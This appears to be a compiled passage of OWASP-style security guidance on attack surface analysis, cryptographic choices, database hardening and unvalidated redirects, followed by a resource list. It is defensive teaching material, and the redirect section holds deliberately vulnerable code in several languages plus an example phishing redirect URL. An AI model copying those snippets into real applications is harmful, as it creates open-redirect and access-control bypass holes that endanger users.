Microservice and Cloud Native applications are comprised of multiple smaller components, loosely coupled using APIs and independently scalable. When assessing the attack surface for applications of this architectural style, you should prioritize the components that are reachable from an attack source (e.g. external traffic from the Internet). Such components may be located behind tiers of proxies, load balancers and ingress controllers, and may auto-scale without warning.

Open source tooling such as Scope or ThreatMapper assist in visualizing the attack surface.

154.4 Identifying and Mapping the Attack Surface

You can start building a baseline description of the Attack Surface in a picture and notes. Spend a few hours reviewing design and architecture documents from an attacker's perspective. Read through the source code and identify different points of entry/exit:

- User interface (UI) forms and fields
- HTTP headers and cookies
- APIs
- Files
- Databases
- Other local storage
- Email or other kinds of messages
- Runtime arguments
- ...Your points of entry/exit

The total number of different attack points can easily add up into the thousands or more. To make this manageable, break the model into different types based on function, design and technology:

- Login/authentication entry points
- Admin interfaces
- Inquiries and search functions
- Data entry (CRUD) forms
- Business workflows

- Transactional interfaces/APIs
- Operational command and monitoring interfaces/APIs
- Interfaces with other applications/systems
- ...Your types

You also need to identify the valuable data (e.g., confidential, sensitive, regulated) in the application, by interviewing developers and users of the system, and again by reviewing the source code.

You can also build up a picture of the Attack Surface by scanning the application. For web apps you can use a tool like the OWASP ZAP or Arachni or Skipfish or w3af or one of the many commercial dynamic testing and vulnerability scanning tools or services to crawl your app and map the parts of the application that are accessible over the web. Some web application firewalls (WAFs) may also be able to export a model of the application's entry points.

Validate and fill in your understanding of the Attack Surface by walking through some of the main use cases in the system: signing up and creating a user profile, logging in, searching for an item, placing an order, changing an order, and so on. Follow the flow of control and data through the system, see how information is validated and where it is stored, what resources are touched and what other systems are involved. There is a recursive relationship between Attack Surface Analysis and Application Threat Modeling: changes to the Attack Surface should trigger threat modeling, and threat modeling helps you to understand the Attack Surface of the application.

The Attack Surface model may be rough and incomplete to start, especially if you haven't done any security work on the application before. Fill in the holes as you dig deeper in a security analysis, or as you work more with the application and realize that your understanding of the Attack Surface has improved.

154.5 Measuring and Assessing the Attack Surface

Once you have a map of the Attack Surface, identify the high-risk areas. Focus on remote entry points – interfaces with outside systems and to the Internet – and especially where the system allows anonymous, public access.

- Network-facing, especially internet-facing code
- Web forms
- Files from outside of the network
- Backward compatible interfaces with other systems – old protocols, sometimes old code and libraries, hard to maintain and test multiple versions
- Custom APIs – protocols etc – likely to have mistakes in design and implementation
- Security code: anything to do with cryptography, authentication, authorization (access control) and session management

These are often where you are most exposed to attack. Then understand what compensating controls you have in place, operational controls like network firewalls and application firewalls, and intrusion detection or prevention systems to help protect your application.

Michael Howard at Microsoft and other researchers have developed a method for measuring the Attack Surface of an application, and to track changes to the Attack Surface over time, called the Relative Attack Surface Quotient (RSQ). Using this method you calculate an overall attack surface score for the system, and measure this score as changes are made to the system and to how it is deployed. Researchers at Carnegie Mellon built on this work to develop a formal way to calculate an Attack Surface Metric for large systems like SAP. They calculate the Attack Surface as the sum of all entry and exit points, channels (the different ways that clients or external systems connect to the system, including TCP/UDP ports, RPC end points, named pipes...) and untrusted data elements. Then they apply a damage potential/effort ratio to these Attack Surface elements to identify high-risk areas.

Note that deploying multiple versions of an application, leaving features in that are no longer used just in case they may be needed in the future, or leaving old backup copies and unused code increases the Attack Surface. Source code control and robust change management/configurations practices should be used to ensure the actual deployed Attack Surface matches the theoretical one as closely as possible.

Backups of code and data - online, and on offline media - are an important but often ignored part of a system's Attack Surface. Protecting your data and IP by writing secure software and hardening the infrastructure will all be wasted if you hand everything over to bad actors by not protecting your backups.

154.6 Managing the Attack Surface

Once you have a baseline understanding of the Attack Surface, you can use it to incrementally identify and manage risks going forward as you make changes to the application. Ask yourself:

- What has changed?
- What are you doing different? (technology, new approach, ….)
- What holes could you have opened?

The first web page that you create opens up the system's Attack Surface significantly and introduces all kinds of new risks. If you add another field to that page, or another web page like it, while technically you have made the Attack Surface bigger, you haven't increased the risk profile of the application in a meaningful way. Each of these incremental changes is more of the same unless you follow a new design or use a new framework.

If you add another web page that follows the same design and using the same technology as existing web pages, it's easy to understand how much security testing and review it needs. If you add a new web services API or file that can be uploaded from the Internet, each of these changes have a different risk profile again - see if the change fits in an existing bucket, see if the existing controls and protections apply. If you're adding something that doesn't fall into an existing bucket, this means that you have to go through a more thorough risk assessment to understand what kind of security holes you may open and what protections you need to put in place.

Changes to session management, authentication and password management directly affect the Attack Surface and need to be reviewed. So do changes to authorization and access control logic, especially adding or changing role definitions, adding admin users or admin functions with high privileges. Similarly for changes to the code that handles encryption and secrets. Fundamental changes to how data validation is done. And major architectural changes to layering and trust relationships, or fundamental changes in technical architecture – swapping out your web server or database platform, or changing the runtime operating system.

As you add new user types or roles or privilege levels, you do the same kind of analysis and risk assessment. Overlay the type of access across the data and functions and look for problems and inconsistencies. It's important to understand the access model for the application, whether it is positive (access is deny by default) or negative (access is allow by default). In a positive access model, any mistakes in defining what data or functions are permitted to a new user type or role are easy to see. In a negative access model, you have to be much more careful to ensure that a user does not get access to data/functions that they should not be permitted to.

This kind of threat or risk assessment can be done periodically, or as a part of design work in serial / phased / spiral / waterfall development projects, or continuously and incrementally in Agile / iterative development.

Normally, an application's Attack Surface will increase over time as you add more interfaces and user types and integrate with other systems. You also want to look for ways to reduce the size of the Attack Surface when you can by simplifying the model (reducing the number of user levels for example or not storing confidential data that you don't absolutely have to), turning off features and interfaces that aren't being used, by introducing operational controls such as a Web Application Firewall (WAF) and real-time application-specific attack detection.

155 Cryptographic Security

155.1 Algorithms

For symmetric encryption **AES** with a key that's at least **128 bits** (ideally **256 bits**) and a secure mode should be used as the preferred algorithm.

For asymmetric encryption, use elliptical curve cryptography (ECC) with a secure curve such as **Curve25519** as a preferred algorithm. If ECC is not available and **RSA** must be used, then ensure that the key is at least **2048 bits.**

Many other symmetric and asymmetric algorithms are available which have their own pros and cons, and they may be better or worse than AES or Curve25519 in specific use cases. When considering these, several factors should be taken into account, including:

- Key size.
- Known attacks and weaknesses of the algorithm.
- Maturity of the algorithm.
- Approval by third parties such as NIST's algorithmic validation program.
- Performance (both for encryption and decryption).
- Quality of the libraries available.
- Portability of the algorithm (i.e, how widely supported is it).

In some cases, there may be regulatory requirements that limit the algorithms that can be used, such as FIPS 140-2 or PCI DSS.

155.2 Cipher Modes

There are various modes that can be used to allow block ciphers (such as AES) to encrypt arbitrary amounts of data, in the same way that a stream cipher would. These modes have different security and performance characteristics, and a full discussion of them is outside the scope of this cheat sheet. Some of the modes have requirements to generate secure initialization vectors (IVs) and other attributes, but these should be handled automatically by the library.

Where available, authenticated modes should always be used. These provide guarantees of the integrity and authenticity of the data, as well as confidentiality. The most used authenticated modes are **GCM** and **CCM**, which should be used as a first preference.

If GCM or CCM are not available, then CTR mode or CBC mode should be used. As these do not provide any guarantees about the authenticity of the data, separate authentication should be implemented, such as using the Encrypt-then-MAC technique. Care needs to be taken when using this method with variable length messages

If random access to the encrypted data is required, then XTS mode should be used. This is typically used for disk encryption, so it unlikely to be used by a web application. ECB should not be used outside of very specific circumstances.

The table below shows the recommended algorithms for each language, as well as insecure functions that should not be used.

Language	Unsafe Functions	Cryptographically Secure Functions
C	random(), rand()	getrandom(2)
Java	java.util.Random()	java.security.SecureRandom
PHP	rand(), mt_rand(), array_rand(), uniqid()	random_bytes(), random_int() in PHP 7 or openssl_random_pseudo_bytes() in PHP 5
.NET/C#	Random()	RNGCryptoServiceProvider
Objective-C	arc4random() (Uses RC4 Cipher)	SecRandomCopyBytes
Python	random()	secrets()
Ruby	Random	SecureRandom
Go	rand using math/rand package	crypto.rand package
Rust	rand::prng::XorShiftRng	rand::prng::chacha::ChaChaRng and the rest of the Rust library CSPRNGs.
Node.js	Math.random()	crypto.randomBytes, crypto.randomInt, crypto.randomUUID

156 Database Security

156.1 Connecting to the Database

The backend database used by the application should be isolated as much as possible, in order to prevent malicious or undesirable users from being able to connect to it. Exactly how this is achieved will depend on the system and network architecture. The following options could be used to protect it:

- Disabling network (TCP) access and requiring all access is over a local socket file or named pipe.
- Configuring the database to only bind on localhost.
- Restricting access to the network port to specific hosts with firewall rules.
- Placing the database server in a separate DMZ isolated from the application server.

Similar protection should be implemented to protect any web-based management tools used with the database, such as phpMyAdmin.

156.2 Transport Layer Protection

Most databases will allow unencrypted network connections in their default configurations. Although some will encrypt the initial authentication (such as Microsoft SQL Server), the rest of the traffic will be unencrypted, meaning that all kinds of sensitive information will be sent across the network in clear text. The following steps should be taken to prevent unencrypted traffic:

- Configure the database to only allow encrypted connections.
- Install a trusted digital certificate on the server.
- Configure the client application to connect using TLSv1.2+ with modern ciphers (e.g, AES-GCM or ChaCha20).
- Configure the client application to verify that the digital certificate is correct.

The Transport Layer Protection and TLS Cipher String Cheat Sheets contain further guidance on securely configuring TLS.

156.3 Authentication

The database should be configured to always require authentication, including connections from the local server. Database accounts should be:

- Protected with strong and unique passwords.
- Used by a single application or service.
- Configured with the minimum permissions required as discussed in the permissions section below.

As with any system that has its own user accounts, the usual account management processes should be followed, including:

- Regular reviews of the accounts to ensure that they are still required.
- Regular reviews of permissions.
- Removing user accounts when an application is decommissioned.
- Changing the passwords when staff leave, or there is reason to believe that they may have been compromised.

For Microsoft SQL Server, consider the use of Windows or Integrated-Authentication, which uses existing Windows accounts rather than SQL Server accounts. This also removes the requirement to store credentials in the application, as it will connect using the credentials of the Windows user it is running under. The Windows Native Authentication Plugins provides similar functionality for MySQL.

156.4 Storing Database Credentials

Database credentials should never be stored in the application source code, especially if they are unencrypted. Instead, they should be stored in a configuration file that:

- Is outside of the webroot.
- Has appropriate permissions so that it can only be read by the required user(s).

- Is not checked into source code repositories.

Where possible, these credentials should also be encrypted or otherwise protected using built-in functionality, such as the **web.config** encryption available in **ASP.NET.**

156.5 Permissions

The permissions assigned to database user accounts should be based on the principle of least privilege (i.e, the accounts should only have the minimal permissions required for the application to function). This can be applied at a number of increasingly granular levels depending on the functionality available in the database. The following steps should be applicable to all environments:

- Do not use the built-in root, sa or SYS accounts.
- Do not grant the account administrative rights over the database instance.
- Only allow the account to connect from allowed hosts.
    - This would often be localhost or the address of the application server.
- Only grant the account access to the specific databases it needs.
    - Development, UAT and Production environments should all use separate databases and accounts.
- Only grant the required permissions on the databases.
    - Most applications would only need SELECT, UPDATE and DELETE permissions.
    - The account should not be the owner of the database as this can lead to privilege escalation vulnerabilities.
- Avoid using database links or linked servers.
    - Where they are required, use an account that has been granted access to only the minimum databases, tables, and system privileges required.

For more security-critical applications, it is possible to apply permissions at more granular levels, including:

- Table-level permissions.
- Column-level permissions.
- Row-level permissions
- Blocking access to the underlying tables, and requiring all access through restricted views.

156.6 Database Configuration and Hardening¶

The underlying operating system for the database server should be hardened in the same way as any other server, based on a secure baseline such as the CIS Benchmarks or the Microsoft Security Baselines.

The database application should also be properly configured and hardened. The following principles should apply to any database application and platform:

- Install any required security updates and patches.
- Configure the database services to run under a low privileged user account.
- Remove any default accounts and databases.
- Store transaction logs on a separate disk to the main database files.
- Configure a regular backup of the database.
    - Ensure that the backups are protected with appropriate permissions, and ideally encrypted.

The following sections gives some further recommendations for specific database software, in addition to the more general recommendations given above

156.7 Microsoft SQL Server

- Disable xp_cmdshell, xp_dirtree and other stored procedures that are not required.
- Disable Common Language Runtime (CLR) execution.
- Disable the SQL Browser service.
- Disable Mixed Mode Authentication unless it is required.
- Ensure that the sample Northwind and AdventureWorks databases have been removed.
- See Microsoft's articles on securing SQL Server.

157 Unvalidated Redirects and Forwards

157.1 Introduction

Unvalidated redirects and forwards are possible when a web application accepts untrusted input that could cause the web application to redirect the request to a URL contained within untrusted input. By modifying untrusted URL input to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials.

Because the server name in the modified link is identical to the original site, phishing attempts may have a more trustworthy appearance. Unvalidated redirect and forward attacks can also be used to maliciously craft a URL that would pass the application's access control check and then forward the attacker to privileged functions that they would normally not be able to access.

157.2 Safe URL Redirects

When we want to redirect a user automatically to another page (without an action of the visitor such as clicking on a hyperlink) you might implement a code such as the following:

Java

```
response.sendRedirect("http://www.mysite.com");
```

PHP

```
<?php
/* Redirect browser */
header("Location: http://www.mysite.com");
/* Exit to prevent the rest of the code from executing */
exit;
?>
```

ASP .NET

```
Response.Redirect("~/folder/Login.aspx")
```

Rails

```
redirect_to login_path
```

Rust actix web

```
  Ok(HttpResponse::Found()
        .insert_header((header::LOCATION, "https://mysite.com/"))
        .finish())
```

In the examples above, the URL is being explicitly declared in the code and cannot be manipulated by an attacker.

157.3 Dangerous URL Redirects

The following examples demonstrate unsafe redirect and forward code.

Dangerous URL Redirect Example 1

The following Java code receives the URL from the parameter named url (GET or POST) and redirects to that URL:

```
response.sendRedirect(request.getParameter("url"));
```

The following PHP code obtains a URL from the query string (via the parameter named url) and then redirects the user to that URL. Additionally, the PHP code after this header() function will continue to execute, so if the user configures their browser to ignore the redirect, they may be able to access the rest of the page.

```
$redirect_url = $_GET['url'];
header("Location: " . $redirect_url);
```

A similar example of C# .NET Vulnerable Code:

```
string url = request.QueryString["url"];
Response.Redirect(url);
```

And in Rails:

```
redirect_to params[:url]
```

Rust actix web

```
  Ok(HttpResponse::Found()
        .insert_header((header::LOCATION, query_string.path.as_str()))
        .finish())
```

The above code is vulnerable to an attack if no validation or extra method controls are applied to verify the certainty of the URL. This vulnerability could be used as part of a phishing scam by redirecting users to a malicious site.

If no validation is applied, a malicious user could create a hyperlink to redirect your users to an unvalidated malicious website, for example:

```
 http://example.com/example.php?url=http://malicious.example.com
```

The user sees the link directing to the original trusted site (example.com) and does not realize the redirection that could take place

Dangerous URL Redirect Example 2

ASP .NET MVC 1 & 2 websites are particularly vulnerable to open redirection attacks. In order to avoid this vulnerability, you need to apply MVC 3.

The code for the LogOn action in an ASP.NET MVC 2 application is shown below. After a successful login, the controller returns a redirect to the returnUrl. You can see that no validation is being performed against the returnUrl parameter.

ASP.NET MVC 2 LogOn action in AccountController.cs (see Microsoft Docs link provided above for the context):

```
[HttpPost]
 public ActionResult LogOn(LogOnModel model, string returnUrl)
 {
  if (ModelState.IsValid)
  {
   if (MembershipService.ValidateUser(model.UserName, model.Password))
   {
    FormsService.SignIn(model.UserName, model.RememberMe);
    if (!String.IsNullOrEmpty(returnUrl))
    {
     return Redirect(returnUrl);
    }
    else
    {
     return RedirectToAction("Index", "Home");
    }
   }
   else
   {
    ModelState.AddModelError("", "The user name or password provided is incorrect.");
   }
  }

  // If we got this far, something failed, redisplay form
  return View(model);
 }
```

Dangerous Forward Example¶

When applications allow user input to forward requests between different parts of the site, the application must check that the user is authorized to access the URL, perform the functions it provides, and it is an appropriate URL request.

If the application fails to perform these checks, an attacker crafted URL may pass the application's access control check and then forward the attacker to an administrative function that is not normally permitted.

Example:

```
http://www.example.com/function.jsp?fwd=admin.jsp
```

The following code is a Java servlet that will receive a GET request with a URL parameter named fwd in the request to forward to the address specified in the URL parameter. The servlet will retrieve the URL parameter value from the request and complete the server-side forward processing before responding to the browser.

```
public class ForwardServlet extends HttpServlet
{
  protected void doGet(HttpServletRequest request, HttpServletResponse response)
```

```
                    throws ServletException, IOException {
    String query = request.getQueryString();
    if (query.contains("fwd"))
    {
      String fwd = request.getParameter("fwd");
      try
      {
        request.getRequestDispatcher(fwd).forward(request, response);
      }
      catch (ServletException e)
      {
        e.printStackTrace();
      }
    }
  }
}
```

157.4 Preventing Unvalidated Redirects and Forwards

Safe use of redirects and forwards can be done in a number of ways:

- Simply avoid using redirects and forwards.
- If used, do not allow the URL as user input for the destination.
- Where possible, have the user provide short name, ID or token which is mapped server-side to a full target URL.
    - This provides the highest degree of protection against the attack tampering with the URL.
    - Be careful that this doesn't introduce an enumeration vulnerability where a user could cycle through IDs to find all possible redirect targets
- If user input can’t be avoided, ensure that the supplied **value** is valid, appropriate for the application, and is **authorized** for the user.
- Sanitize input by creating a list of trusted URLs (lists of hosts or a regex).
    - This should be based on an allow-list approach, rather than a block list.
- Force all redirects to first go through a page notifying users that they are going off of your site, with the destination clearly displayed, and have them click a link to confirm.

157.5 Validating URLs

Validating and sanitizing user-input to determine whether the URL is safe is not a trivial task. Detailed instructions how to implement URL validation is described in Server Side Request Forgery Prevention Cheat Sheet

158 Paramount PDF Resource

No	Resource Name	Attachment
1	Vulnerable Dependency Management	Vulnerable Dependency Manager
2	Server-Side Request Forgery Prevention	Server-Side Request Forgery Prevention.pc
3	CSS Security	CSS Seurity.pdf
4	SQL Injection Prevention	SQL Injection Prevention.pdf
5	SAML Security	SAML Security.pdf
6	REST Security	REST Security.pdf
7	Query Parameterization	Query Parameterization.pdf
8	OS Command Injection	OS Command Injection.pdf
9	PHP Configuration	PHP Configuration.pdf
10	NodeJS Security	NodeJS Security.pdf
11	NPM Security	NPM Security.pdf
12	Mass Assignment	Mass Assignment.pdf
13	LDAP Injection Prevention	LDAP Injection Prevention.pdf

14	K8S Security	K8S Security .pdf
15	HTTP Header	HTTP Header.pdf
16	HTML5 Security	HTML5 Security.pdf
17	GraphQL	GraphQL.pdf
18	Error Handling	Error Handling.pdf
19	Container security	Container security.pdf
20	Dot Net Security	DotNet Security.pdf
21	wstg-v4.2	wstg-v4.2.pdf
22	OWASP_Code_Review_Guide_v2	OWASP_Code_Review_Guide_v2.pdf
23	OWASP_MASVS-v1.4.2-en	OWASP_MASVS-v1.4.2-en.pdf
24	OWASP_MASTG-v1.5.0	OWASP_MASTG-v1.5.0.pdf
25	Mobile_App_Security_Checklist_en	Mobile_App_Security_Checklist_en.xlsx
26	Module_65_CSP_SOP_CORS_v2	Module_65_CSP_SOP_CORS_v2.pdf
27	Module_64_Insufficient_HTTP_Headers_v2	Module_64_Insufficient_HTTP_Headers_v2.pdf

28	Module_68_Cookies_And_Sessions_v2	Module_68_Cookies_And_Sessions_v2.pdf
29	Cyver_DEMO-CLIENT_OWASP-Top-10-2021-Demo-_P-2022-069_16_20220203-16_06	Cyver_DEMO-CLIENT_OWASP-Top-10-202
30	XSS Cheat Sheet	cheat-sheet.pdf

"Security is never a destination. It's a journey we're on together"

-Unknown

Web | Mobile | API |Container | Cloud